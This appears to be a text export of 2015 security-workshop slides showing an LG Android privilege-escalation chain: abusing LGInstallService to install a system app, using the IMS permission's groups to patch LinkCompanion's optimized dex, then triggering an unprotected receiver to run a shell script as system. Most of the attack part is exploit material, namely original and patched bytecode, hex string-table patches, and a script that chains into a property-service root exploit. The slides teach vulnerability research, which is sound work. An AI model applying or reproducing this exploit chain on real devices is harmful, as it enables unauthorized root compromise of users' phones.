        public void installPackage(String ownerPackageName, Uri packageURI, int version, IAutoPackageObserver
            observer, int flags, String toInstallPackageName, boolean shellExecute) throws RemoteException {
            this.installPackageNotiOption(ownerPackageName, packageURI, version, observer, flags,
                toInstallPackageName, shellExecute, true);
        }

        public void installSystemPackage(Uri packageURI, int version, IAutoPackageObserver observer, int flags, String
            toInstallPackageName, boolean shellExecute, boolean notiExecute) throws RemoteException {
```

...

# INSTALLSERVICE

LGInstallService.apk

```
root@android:/data # ls -l
drwxrwx--x system system 1971-02-16 11:41 app
drwx----- root root 1970-12-06 23:57 app-asec
drwxrwx--x system system 1970-12-06 23:57 app-private
drwxrwx--x system system 1970-12-06 23:58 app-system
drwxrws--- media audio 1970-12-06 23:57 audio
```


- app-system is unusual, not standard among AOSP or other OEMs
- Apps installed into /data/app-system are treated like apps in /system/app
- Can't be uninstalled by the user
- Can use system and systemOrSignature only permissions



# INSTALLSERVICE

LGInstallService.apk

- Connect to the LGInstallService service
- Install "system app"
- Can't be uninstalled by the user
- What now?



# INSTALLSERVICE

LGInstallService.apk

```
<!-- LGE_CHANGE_S, [IMS][hwangoo.park@lge.com], 20121010,
[LGE_IMS_FEATURE] for LGE IMS Client Solution -->
<permission name="android.permission.IMS" >
  <group gid="system" />
  <group gid="radio" />
  <group gid="inet" />
  <group gid="net_admin" />
  <group gid="qcom_oncrpc" />
  <group gid="audio" />
  <group gid="camera" />
  <group gid="media" />
</permission>
<!-- LGE_CHANGE_E, [IMS][hwangoo.park@lge.com], 20121010 ,
[LGE_IMS_FEATURE] for LGE IMS Client Solution } -->
```

- /system/etc/permissions/platform.xml
- This one gives us a ton of groups!

# INSTALLSERVICE

LGInstallService.apk

```
<permission android:description="@string/permdesc_IMS"  
    android:label="@string/permlab_IMS"  
    android:name="android.permission.IMS"  
    android:permissionGroup="android.permission-group.PHONE_CALLS"  
    android:protectionLevel="signatureOrSystem" />
```

- /system/framework/framework-res.apk
- We can use system only permissions!
- The system group is nice, but not as nice as system user

# INSTALLSERVICE

LGInstallService.apk

```
drwxrwx--x system system 2013-08-06 19:36 dalvik-cache
-rw-r--r-- system u0_a20 5579544 2013-03-07 15:42 system@app@Facebook.apk@classes.dex
-rw-r--r-- system system 1511184 2013-07-23 20:54 system@app@LinkCompanion.apk@classes.dex
-rw-r--r-- system u0_a81 1748920 2013-03-07 15:42 system@app@Twitter.apk@classes.dex
-rw-r--r-- system u0_a87 2554904 2013-03-07 15:42 system@app@Videos.apk@classes.dex
-rw-r--r-- system u0_a97 1548672 2013-03-07 15:42 system@app@talkback.apk@classes.dex
```

- Dalvik executables are optimized, stored in /data/dalvik-cache
- Actual code that is ran is stored in the dalvik-cache
- All apps owned by system, apps are grouped according to what they run as
- We can write to the cache of apps running as system user

# INSTALLSERVICE

LinkCompanion.apk

```
<manifest android:sharedUserId="android.uid.system" package="com.lge.sync">
  <receiver android:name=".StartReceiver">
    <intent-filter>

      <action android:name="android.net.wifi.WIFI_AP_STATE_CHANGED" />

      <action android:name="com.lge.sync.obexservice.forceclose" />
      <action android:name="com.lge.sync.sharedpreference.dataupdate" />

      <category android:name="android.intent.category.HOME" />
    </intent-filter>
  </receiver>
```

- Runs as system user, has unprotected receiver
- Patch optimized dex
- Send broadcast
- Escalate to system user

# INSTALLSERVICE

LinkCompanion.apk

```
6E 10 7A 00 0D 00    invoke-virtual      {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                move-result-object  v6
1A 07 CF 1C          const-string        v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00    invoke-virtual      {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                move-result        v6
38 06 14 00          if-eqz             v6, :498

1A 06 02 03          const-string        v6, "COMPANION"
1A 07 A8 01          const-string        v7, "=====com.lge.sync.obexservice.forceclose====="
71 20 58 01 76 00    invoke-static       {v6, v7}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I
63 06 1E 13          sget-boolean        v6, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z
33 96 04 00          if-ne              v6, v9, :48E

6A 0A 1E 13          sput-boolean        v10, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z

70 10 3A 10 0B 00    invoke-direct       {p0}, Lcom/lge/sync/StartReceiver;->writeStateLog()V
29 00 0D FE          goto/16            :AE
```

Code we wish to patch

# INSTALLSERVICE

LinkCompanion.apk

```
6E 10 7A 00 0D 00    invoke-virtual          {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                move-result-object     v6
1A 07 CF 1C          const-string           v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00    invoke-virtual        {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                move-result           v6
38 06 14 00          if-eqz                 v6, :498

71 00 81 12 00 00    invoke-static          Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
0C 06                move-result-object     v6
1A 07 A8 01          const-string           v7, "/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh"
6E 20 80 12 76 00    invoke-virtual        {v6, v7}, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
0C 09                move-result-object     v9

29 00 13 FE          goto/16                 :AE

0D 09                move-exception         v9
29 00 10 FE          goto/16                 :AE
```

- What we want it to look like
- We have system group, we can write to /data
- This will run a script as the system user for us

# INSTALLSERVICE

LinkCompanion.apk

Original		Optimized		Instruction
6E 10 7A 00 0D 00	->	F8 10 12 00 0D 00	->	invoke-virtual
0C 06	->	0C 06	->	move-result-object
1A 07 CF 1C	->	1A 07 CF 1C	->	const-string
6E 20 92 12 76 00	->	EE 20 03 00 76 00	->	invoke-virtual
0A 06	->	0A 06	->	move-result
38 06 11 00	->	38 06 11 00	->	if-eqz
71 00 81 12 00 00	->	71 00 81 12 00 00	->	invoke-static
0C 06	->	0C 06	->	move-result-object
1A 07 44 01	->	1A 07 44 01	->	const-string
6E 20 80 12 76 00	->	F8 20 0D 00 76 00	->	invoke-virtual
0C 09	->	0C 09	->	move-result-object
29 00 13 FE	->	29 00 13 FE	->	goto/16
0D 09	->	0D 09	->	move-exception
29 00 10 FE	->	29 00 10 FE	->	goto/16

What the byte code looks like after optimization



# INSTALLSERVICE

LinkCompanion.apk

## Original Optimized ByteCode

```
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 1A060203
1A07A801 71205801 76006306 1E133396 04006A0A 1E137010 3A100B00
29000DFE
```

## Patched Optimized ByteCode

```
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 71008112
00000C06 1A07A801 F8200D00 76000C09 290013FE 0D092900 10FE0000
00000000
```

## ===== **com.lge.sync.obexservice.forceclose**=====

```
3D3D3D3D 3D3D2063 6F6D2E6C 67652E73 796E632E 6F626578 73657276
6963652E 666F7263 65636C6F 7365203D 3D3D3D3D 3D3D
```

## **/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh**

```
2F646174 612F6161 61616161 61616161 61616161 61616161 61616161
61616161 61616161 61616161 61616161 6161612E 7368
```

- Our patches to the method, and string table
- Use nope to make sure everything aligns correctly

# INSTALLSERVICE

LinkCompanion.apk

```
Retina:permissions jcase$ cat aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
#!/system/bin/sh
/system/bin/mv /data/property /data/backupprop
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
Retina:permissions jcase$
```

GiantPune's property service system->root exploit

# INSTALLSERVICE

Voted most fun LG application by exploiters everywhere

- Install app as system app
- Get system group with IMS permission
- Patch odex
- Run patched app
- Execute your script as system
- Chain exploit for root



# ON YOUR OWN

Zeroday Time

- Crap, we still have more time?
- The Desire 310 is a perfect training device
- No SELinux
- HTC
- Mediatek
- Has at least 3 LPEs we didn't disclose
- Firmware for this and the Alcatel are on the USB drives
- Myself, Caleb, and Tim are here to help
- Go find some vulns
- Go write some exploits





# EXTENDED READING

<http://www.strazzere.com/papers/DexEducation-PracticingSafeDex.pdf>

<https://github.com/strazzere/anti-emulator/tree/master/slides>

<https://github.com/strazzere/android-unpacker/blob/master/AHPL0.pdf>

<http://www.droidsec.org/wiki/#whitepapers>

<http://androidcracking.blogspot.com/>

REDNAGA

# THANKS!

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@TIMSTRAZZ

JON "JUSTIN CASE" SAWYER  
@JCASE

CALEB FENTON  
@CALEB\_FENTON

Special Thanks for Jacob Soo and Mikachu for all your assistance!

Join use on Freenode on #droidsec and #rednaga

Good people to follow on twitter for  
Android/reversing/malware/hacking information;

@\_jsoo\_ @msolnik @jduck @Fuzion24 @caleb\_fenton @thomas\_cannon  
@droidsec @marcwrogers @osxreverser @cryptax @pof @quine @uberlaggydarwin  
@0xroot @Xylitol @djbliss @saurik @collinrm @snare @PatrickMcCanna @tamakikusu  
#MalwareMustDie

08.07.2015

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